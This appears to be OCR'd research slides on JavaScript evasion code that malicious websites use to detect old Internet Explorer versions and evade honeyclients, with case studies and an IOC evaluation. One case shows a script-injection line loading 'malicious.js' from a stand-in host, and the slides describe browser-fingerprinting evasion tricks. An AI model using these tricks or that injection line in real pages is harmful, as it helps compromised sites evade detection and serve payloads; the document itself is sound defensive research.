
Case study 3/5

```
var t1 = "\v" == "v";
var t2 = document["all"];
var t3 = document["querySelector"];
var b7 = t1 && !t3 && t2;
var b8 = t1 && t2 && t3 && !t4;
var b9 = t2 && !t1 && t4;
t7 = t7 > 0 ? (b7 ? 1 : window["dummy"]) : 1;
t8 = t8 > 0 ? (b8 ? 1 : window["dummy"]) : 1;
t9 = t9 > 0 ? (b9 ? 1 : window["dummy"]) : 1;
[... snipped:redirect/exploit code ...]
```

- **Difference in string processing:**
  "\v" == "v"
  - IEs before v9 interpret a vertical tab "\v" as a simple character "v".








Only IE8 returns **true**

The other browsers return **false**

Case study 4/5

```
setTimeout(10);
var url = "http://a.example/malicious.js";
document.write("<script
src=‘”+url+”’></script>");
```

- **Difference in method processing: setTimeout(10)**
  - IEs after v10, the latest Firefox can execute the setTimeout() function with one integer argument




IE 8 and IE9 get an *“Invalid Argument”* **error**


Newer browsers execute it without errors


Case study 5/5

```
if (parseInt("01"+"2"+"3") === 83) {
  [... snipped:redirect code ...]
}
```

- **Difference in method processing:** `parseInt("0123")`
  - IEs before v8 interpret "0123" as **octal**, the other browsers interpret "0123" as **decimal**







Only IE8 interprets "0123" as **83**.

Other browsers interprets "0123" as **123**.

Effectiveness as "IOC"

"Can we use evasive code as IOC to detect malicious websites?"

- Investigating 860K+URLs with Alexa Top domain names
  - The **setTimeout() evasive code** was detected in **26** URLs, **all of them were used in compromised websites** by a mass injection campaign, called "Fake jQuery injections"[1]
  - The other evasion techniques were used *unintentionally* or were no longer used

Evasive code is easily pervasive via attack campaigns and exploit kits


[1] "jQuery.min.php Malware Affects Thousands of Websites", https://blog.sucuri.net/2015/11/jquery-min-php-malware-affects-thousands-of-websites.html


Outline


- Background
- Discovery of evasive code
- Discovery results
- Case study
- **Summary**

Summary

- **Previously unknown evasion techniques were discovered** using high- and low-interaction honeyclients
  - Evasive code can be used as IOC to detect compromised websites
- Against attack sophistication, it is important to know the existence of evasion techniques and share them








Appendix

Manual Analysis

- **Step execution using JavaScript interpreter**
  - Mainly set breakpoints to, e.g., conditional branches and loops using developer tools of IE/Chrome/Firefox


You can stop js-exec at a breakpoint and look at the call stack and the variable values.



Evasion techniques come and go

- **Timeline analysis of evasive code**
  - We discovered the setTimeout() and [“”,].length evasion techniques have been abused in the recent attack campaign[1,2]
  - The parseInt() evasion technique was obsolete

We need to implement decoy systems compatible to at least these



[1] D. Sinegubko, “jQuery.min.php Malware Affects Thousands of Websites”
[2] Y. Zhou and W. Xu, “Angler Exploit Kit Continues to Evade Detection: Over 90,000 Websites Compromised”